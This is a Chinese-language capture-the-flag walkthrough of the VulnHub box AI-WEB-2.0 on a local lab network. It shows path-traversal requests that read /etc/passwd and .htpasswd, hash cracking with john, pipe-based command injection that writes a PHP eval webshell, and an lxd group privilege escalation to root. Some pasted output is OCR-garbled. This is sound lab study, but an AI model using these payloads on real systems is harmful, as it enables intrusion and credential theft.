AI-WEB-2.0

笔记本: 靶机

创建时间: 2021/12/17 12:02 **更新时间**: 2021/12/17 15:29

作者: 陆六肆

URL: http://192.168.91.161/userpage.php


准备

攻击机: kali(win子系统)

靶机: AI-WEB-2.0 NAT 192.168.91.0网段

下载链接:

https://download.vulnhub.com/aiweb/AI-Web-2.0.7z.torrent



信息搜集与利用 主机发现

masscan 192.168.91.0/24 -p 80

```
(root ohh)-[~]

# masscan 192.168.91.9/24 -p 80

Starting masscan 1.3.2 (http://bit.ly/14GZzcT) at 2021-12-17 04:09:51 GMT

Initiating SYN Stealth Scan

Scanning 256 hosts [1 port/host]

Discovered open port 80/tcp on 192.168.91.161

(root ohh)-[~]
```

如图所示得到了目标 ip 地址: 192.168.91.161

端口扫描

nmap -O -sV -p- 192.168.91.161

```
(root♠ohh)-[~]

# nmap -0 -sV -p- 192.168.91.161

Starting Nmap 7.92 ( https://nmap.org ) at 2021-12-17 12:11 HKT


Nmap scan report for 192.168.91.161

Host is up (0.00057s latency).
Not shown: 65533 closed tcp ports (reset)
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 7.6pl Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp open http Apache httpd
 No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
  TCP/IP fingerprint:
 OS:SCAN(V=7.92%E=4%D=12/17%OT=22%CT=1%CU=36909%PV=Y%DS=2%DC=1%G=Y%TM=61BC0E
OS:0D%P=x86_64-pc-linux-gnu)SEQ(SP=107%GCD=2%ISR=10A%TI=Z%CI=Z%II=I%TS=A)OP
OS:S(O1=M5B4ST11NW7%O2=M5B4ST11NW7%O3=M5B4NNT11NW7%O4=M5B4ST11NW7%O5=M5B4ST
 OS:11NW7%O6=M5B4ST11)WIN(W1=7120%W2=7120%W3=7120%W4=7120%W5=7120%W6=7120)EC
 {\tt OS:N(R=Y\$DF=Y\$T=40\$W=7210\$O=M5B4NNSNW7\$CC=Y\$Q=)}\\ {\tt T1(R=Y\$DF=Y\$T=40\$S=0\$A=S+\$F=1088)}\\ {\tt S1(R=Y\$DF=Y\$T=40\$S=0\$A=S+\$F=1088)}\\ {\tt S2(R=Y\$DF=Y\$T=40\$S=0\$A=S+\$F=1088)}\\ {\tt S3(R=Y\$DF=Y\$T=40\$S=0\$A=S+\$F=1088)}\\ {\tt S3(R=Y\$DF=Y\$T=40\$S=0\$A=S+\$F=1088)}\\ {\tt S4(R=Y\$DF=Y\$T=40\$S=0\$A=S+\$F=1088)}\\ {\tt S4(R=Y\$DF=Y\$T=408S=0\$A=S+\$F=1088)}\\ {\tt S4(R=Y\$DF=Y\$T=408S=0\$A=S+\$F=1088)}\\ {\tt S4(R=Y\$DF=Y\$T=408S=0\$A=S+\$F=1088)}\\ {\tt S4(R=Y\$DF=Y\$T=408S=0\$A=S+1088)}\\ {\tt S4(R=Y\$DF=Y\$T=408S=088)}\\ {\tt S4(R=Y\$DF=Y\$T=4088)}\\ {\tt S4(R=Y\$DF=Y\$T=4088)}\\ {\tt S4(R=Y\$DF=Y\$T=4088)}\\ {\tt S4(R=Y\$DF=Y\$T=
OS:AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(OS:R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%OS:F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N
 OS: %T=40%IPL=164%UN=0%RIPL=G%RIPL=G%RIPCK=G%RIPCK=DA88%RUD=G)IE(R=Y%DFI=N%T=4
OS:0%CD=S)
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
 OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
 Nmap done: 1 IP address (1 host up) scanned in 25.03 seconds
   __(root ohh)-[~]
```

如图所示: 开放了 22,80 端口。

目录扫描


python3 dirsearch.py -u http://192.168.91.161



HTTP




封面人物下方: micky 似乎为韩国某明星。 singup 可注册,我注册了一个 admin, 然后登陆



http://192.168.91.161/webadmin/

需要登陆,账号密码未知



尝试搜索

Welcome to XuezhuLi FileSharing

searchsploit xuezhuli

```
# searchsploit xuezhuli
                                                                                                         | Path
Exploit Title
(uezhuLi FileSharing - Cross-Site Request Forgery (Add User)
(uezhuLi FileSharing - Directory Traversal
                                                                                                           php/webapps/40010.html
                                                                                                           php/webapps/40009.txt
Shellcodes: No Results
Papers: No Results
   (root⇔ohh)-[~]
```

有结果,进一步查看

```
cat /usr/share/exploitdb/exploits/php/webapps/40009.txt
   -(root@ohh)-[~]
 # cat /usr/share/exploitdb/exploits/php/webapps/40009.txt
 # Exploit Title: XuezhuLi FileSharing - Path Traversal Vulnerability
 # Date: 2016-06-23
 # Exploit Author: HaHwul
 # Exploit Author Blog: www.hahwul.com
 # Vendor Homepage: https://github.com/XuezhuLi
 # Software Link: https://github.com/XuezhuLi/FileSharing/archive/master.zip
 # Version: Latest commit
 # Tested on: Debian [wheezy]
 ### Vulnerability
 1. download.php -> file_name parameter
 2. viewing.php -> file_name parameter
 ### Vulnerability 1 - download.php
 GET /vul test/FileSharing/download.php?
 file_name=../../../../../../../../etc/passwd HTTP/1.1
 Host: 127.0.0.1
 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86 64; rv:44.0) Gecko/20100101
 Firefox/44.0
 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
 Accept-Language: en-US,en;q=0.5
 Accept-Encoding: gzip, deflate
 Referer: http://127.0.0.1/vul test/FileSharing/userpage.php
 Cookie: W2=dgf6v5tn2ea8uitvk98m2tfj17;
 __utma=96992031.1679083892.1466384142.1466384142.1466398535.2;
 __utmz=96992031.1466384142.1.1.utmcsr=(direct)|utmccn=(direct)|utmcmd=(none);
  atuvc=1%7C25; Hm 1vt 7b43330a4da4a6f4353e553988ee8a62=1466565345;
 bdshare firstime=1466565462740; PHPSESSID=uetimns4scbtk46c8m6ab7upp1
 Connection: keep-alive
 HTTP/1.1 200 OK
 Date: Thu, 23 Jun 2016 06:17:58 GMT
 Content-Type: application/octet-stream
 root:x:0:0:root:/root:/bin/bash
 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
 bin:x:2:2:bin:/bin:/usr/sbin/nologin
 sys:x:3:3:sys:/dev:/usr/sbin/nologin
 sync:x:4:65534:sync:/bin:/bin/sync
 ### Vulnerability 2 - viewing.php
```

```
GET /vul test/FileSharing/viewing.php?
file_name=../../../../../../../../../../etc/passwd HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86 64; rv:44.0) Gecko/20100101
Firefox/44.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US, en; q=0.5
Accept-Encoding: gzip, deflate
Referer: http://127.0.0.1/vul_test/FileSharing/userpage.php
Cookie: W2=dgf6v5tn2ea8uitvk98m2tfj17;
__utma=96992031.1679083892.1466384142.1466384142.1466398535.2;
 _utmz=96992031.1466384142.1.1.utmcsr=(direct)|utmccn=(direct)|utmcmd=(none);
 atuvc=1%7C25; Hm lvt 7b43330a4da4a6f4353e553988ee8a62=1466565345;
bdshare firstime=1466565462740; PHPSESSID=uetimns4scbtk46c8m6ab7upp1
Connection: keep-alive
HTTP/1.1 200 OK
Date: Thu, 23 Jun 2016 06:19:49 GMT
Server: Apache/2.4.10 (Ubuntu)
..snip..
Content-Type: text/plain; charset=UTF-8
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
   (root @ ohh)-[~]
```

从返回结果来看 download.php 和 viewing.php 存在文件包含漏洞,利用它下载 /etc/passwd 再从 /etc/passwd 中存在的账户名称来尝试在 webadmin登陆界面作为用户名

访问:

http://192.168.91.161/download.php?file_name=../../../../../../../../../../etc/passwd 得到了下载文件:

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network
Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd
Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
lxd:x:105:65534::/var/lib/lxd/:/bin/false
uuidd:x:106:110::/run/uuidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:109:1::/var/cache/pollinate:/bin/false
sshd:x:110:65534::/run/sshd:/usr/sbin/nologin
```

mysql:x:111:114:MySQL Server,,,:/nonexistent:/bin/false aiweb2:x:1000:1000::/home/aiweb2:/bin/bash n0nr00tuser:x:1001:1001::/home/n0nr00tuser:/bin/bash

从结果来看, root,aiweb2, n0nr00tuser 三个用户是 /bin/bash

现在光有用户名,没有密码不够。尝试包含其他文件。

http://192.168.91.161/viewing.php?

file_name=../../../../../../../../../etc/apache2/.htpasswd 为什么是这个路径,我看了别人的wp,可以将这个路径加入到我自己的字典中。

← → C 介 不安全 | 192.168.91.161/viewing.php?file_name=../../../../../../../../../etc/apache2/.htpasswd

aiweb2admin: \$apr1\$VXqmVvDD\$otU1gx4nwCgsAOA7Wi.aU/

aiweb2admin:\$apr1\$VXqmVvDD\$otU1gx4nwCgsAOA7Wi.aU/

得到了用户名,但是密码是加密过的。

AI: Web: 2 ~ VulnHub

This is the second box from the series Al: Web and you will have more fun to crack this challenge. The goal is simple. Get flag from /root/flag.txt. Enumerate the box, get low privileged shell and then escalate privilege to root.

You may need to crack password. Use wordlist SecLists/rockyou-45.txt by Mr. Daniel Miessler.

For any hint please tweet on @arif_xpress

作者提供了密码字典,但是现在已经没有了。

爆破,使用 aiweb2admin,kali 本地rockyou.txt作为密码:

方法一:

```
GET /webadmin/ HTTP/1.1

Host: 192.168.91.161

Cache-Control: max-age=0
Authorization: Basic YW132W1yYWRtaW46$MTIZ$

Upgrade-Insecure-Requests: 1

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.110 Safari/537.36

Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9

Accept-Encoding: gzip, deflate|
Accept-Language: zh=CN,zh=TW;q=0.9,zh;q=0.8,en=US;q=0.7,en;q=0.6

Cookie: PHPSESSID=idlc16t7hiqdmpt52eOeuolqn6

Connection: close
```



在头部,这里使用了 Authorization 的方式,aiweb2admin:base64编码最后两位为46,那么剩下的MTIz 则为密码,这里为123。



rockyou.txt 字典太大, Burp 会卡死。
 要么换个方法爆破, 要么换字典, 但是没有字典。

方法二:

尝试在kali上用 john爆破密码

john --wordlist=/usr/share/wordlists/rockyou.txt htpasswd ot⇔ohh)-[~/myfiles/bj/aiweb] cat htpasswd aiweb2admin:\$apr1\$VXqmVvDD\$otU1gx4nwCgsAOA7Wi.aU/ —(root⊕ohh)-[~/myfiles/bj/aiweb] —# john --wordlist=/usr/share/wordlists/rockyou.txt htpasswd John --wordist-just/share/wordists/rockyou.txt htpasswd
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) \$1\$ (and variants) [MD5 256/256 AVX2 8x3]) Will run 12 OpenMP threads Press 'q' or Ctrl-C to abort, almost any other key for status c.ronaldo Use the "--show" option to display all of the cracked passwords reliably Session completed (<mark>root∝ohh)-[</mark>~/myfiles/bj/aiweb] 成功得到密码: c.ronaldo, 此方法速度很快。 aiweb2admin:c.ronaldo 登陆: 於
☆ ▲ 不安全 | 192.168.91.161/webadmi 聲 昣☆ I disallowed some contents from robots. 登陆成功,根据提示查看 robots http://192.168.91.161/webadmin/robots.txt ← → C 🛕 不安全 | 192.168.91.161/webadmin/robots.txt User-agent: * Disallow: Disallow: /HO5Tpin9555/ Disallow: /SOmextras/ 依次访问两个目录: http://192.168.91.161/webadmin/H05Tpin9555/ ▲ 不安全 | 192.168.91.161/webadmin/H05Tpin9555/

▲ 不安全 | 192.168.91.161/webadmin/H05Tpin9555/

Ping IP address:

Submit

http://192.168.91.161/webadmin/S0mextras/

192.168.91.161/webadmin/S0mextras/

Find juicy information in this dir!!!

在这个目录中找到有趣的信息!!! 本人表示一点儿都不有趣。


从源码可以看到来自 DVWA 现ping 127.0.0.1

NG 127.0.0.1 (127.0.0.1) 56(84) bytes of data. † bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.031 ms † bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.026 ms † bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.021 ms † bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.046 ms	
- 127.0.0.1 ping statistics packets transmitted, 4 received, 0% packet loss, time 3068ms t min/avg/max/mdev = 0.021/0.031/0.046/0.009 ms	
Ping IP address:	
Submit	

构造命令 127.0.0.1|ls , 此处用 | 分隔成功了。

style-main.css	
Ping IP address:	
	Submit

127.0.0.1|echo "<?php @eval(\$_POST[mm]);?>" >> shell.php 写入一句话. 再127.0.0.1|ls 查看写入成功了没?



写入成功。

发现连不上,这就很emo了,直接 cat shell.php 没有内容,cat * 也没有内容,猜测内容被过滤了。

127.0.0.1|Is -alh /var/www/html/*

/var/www/html/deleting.php
/var/www/html/download.php
/var/www/html/lodex.php
/var/www/html/logout.php
/var/www/html/logout.php
/var/www/html/signup.php
/var/www/html/serpage.php
/var/www/html/css:
frontpage.css
img
userpage.css
/var/www/html/srv:
uploads
userlists.tot
/var/www/html/webadmin:
HoSTpin9555
SOmextras
index.html
robots.bxt

可以看到html目录下的文件,以及/html/css , /html/srv. /html/webamin 下的文件或目录,这中效率不够高,不能全部罗列完。

127.0.0.1|find ./ -type f /var/www/html 可罗列出所有:

如图所示在 /var/www/html/webadmin/S0mextras/ 目录下有一个隐藏的 ssh 开头文件,很容易联想到跟 ssh登陆有关,查看一下:

127.0.0.1|cat /var/www/html/webadmin/S0mextras/.sshUserCred55512.txt

```
| Protty | Raw | Hex | n | m | meta-decoration | meta-decoration
```

登陆成功,并且上一次登陆为 2019年哦。

提权

```
nOnroOtuser@aiweb2host:/$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:1:man:/var/spool/lpd:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
man:x:6:1:sman:/var/spool/lpd:/usr/sbin/nologin
news:x:9:0:news:/var/spool/news:/usr/sbin/nologin
news:x:9:0:news:/var/spool/news:/usr/sbin/nologin
news:x:9:0:news:/var/spool/news:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
proxy:x:13:3:3:max:/data:/var/baekups:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
gnats:x:41:41:6nats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody::5534:65534:inloody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,:/run/systemd/netif:/usr/sbin/nologin
systemd-network:x:100:103:systemd Resolver.,:/run/systemd/resolve:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver.,:/run/systemd/resolve:/usr/sbin/nologin
systemd-network:x:100:102:systemd Resolver.,:/run/systemd/resolve:/usr/sbin/nologin
systemd-resolve:x:10:1103:systemd Resolver.,:/run/systemd/resolve:/usr/sbin/nologin
systemd-resolve:x:10:10:103:systemd Resolver.,:/run/systemd/resolve:/usr/sbin/nologin
systemd-resolve:x:10:10:10:3:systemd Resolver.;.i/run/systemd/resolve:/usr/sbin/nologin
systemd-resolve:x:10:10:10:3:systemd.resolver.dib/ladric.dib/sbin/false
uuidd:x:106:10::/run/uuidd:/usr/sbin/nologin
lads:cape:x:108:112:/uar/lib/ladric.pbin/false
sodd:x:110:165534::fynar/lib/ladric.pbin/false
sodd:x:110:165534::fynar/lib/ladric.pbin/false
sodd:x:110:165534::fynar/lib/ladric.pbin/false
sodd:x:110:165534::fynar/lib/ladric.pbin/false
sodd:x:110:110:1:/run/sudd:/usr/sbin/nologin
nonrootuser:x:100:1100::/home/nonrootuser:/bin/bash
nonrootuser@aiweb2host:/$
```

尝试使用在 AI-WEB-1.0 中通过 openssl 生成一个具有root权限的用来其提权,但是失败,在2.0 靶机上没有权限修改/etc/passwd文件。

看了一下大佬的文章才知道 这个靶机居然是一个叫 lxd 的容器,又长见识了。

```
n0nr00tuser@aiweb2host:/$ id
uid=1001(n0nr00tuser) gid=1001(n0nr00tuser) groups=1001(n0nr00tuser),108(lxd)
n0nr00tuser@aiweb2host:/$
n0nr00tuser@aiweb2host:/$
```

能搜索出来漏洞

searchsploit lxd

```
—(root@ohh)-[/mnt/c/Users/ohh]
-# searchsploit lxd
 Exploit Title
Ubuntu 18.04 - 'lxd' Privilege Escalation
                                                                                                   | linux/local/46978.sh
Shellcodes: No Results
Papers: No Results
```

```
查看其文件
        t<mark>⇔ohh)-[/m</mark>nt/c/Users/ohh]
  -# cat /usr/share/exploitdb/exploits/linux/local/46978.sh
#!/usr/bin/env bash
  Authors: Marcelo Vazquez (S4vitar)
# Step 1: Download build-alpine => wget https://raw.githubusercontent.com/saghul/lxd-alpine-builder/master/build-alpine
[Attacker Machine]
# Step 2: Build alpine => bash build-alpine (as root user) [Attacker Machine]
# Step 3: Run this script and you will get root [Victim Machine]
  Step 4: Once inside the container, navigate to /mnt/root to see all resources from the host machine
```

跟着它的步骤试试看。

step 1:

在攻击机即kali上下载 wget https://raw.githubusercontent.com/saghul/lxd-alpine-<u>builder/master/build-alpine</u>

```
—(root⇔ohh)-[~/myfiles/bj/aiweb]
build-alpine htpasswd
```

step 2:

```
root 用户下输入 bash build-alpine

(root @ohh)-[~/myfiles/bj/aiweb]
# bash build-alpine

Determining the latest release... v3.15
Using static apk from http://dl-cdn.alpinelinux.org/alpine//v3.15/main/x86_64
Downloading alpine-keys-2.4-r1.apk
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1' tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1' tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
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tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
 Downloading apk-tools-static-2.12.7-r3.apk
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
ERROR: checksum is missing for alpine-devel@lists.alpinelinux.org-6165ee59.rsa.pub
Failed to download a valid static apk
```

这里有一个 错误,重新下载也有错误。会影响到下面的过程。

正常情况会在目录下有 一个 tar.gz 压缩包。

setp 3:

将 46978.sh 脚本 和 tar.gz 上传到目标靶机,

然后给予 46978.sh 777权限, 再然后执行:

./46978.sh -f xxx.tar.gz 过后就得到了 root 权限。

参考链接: https://my.oschina.net/u/3896378/blog/4445793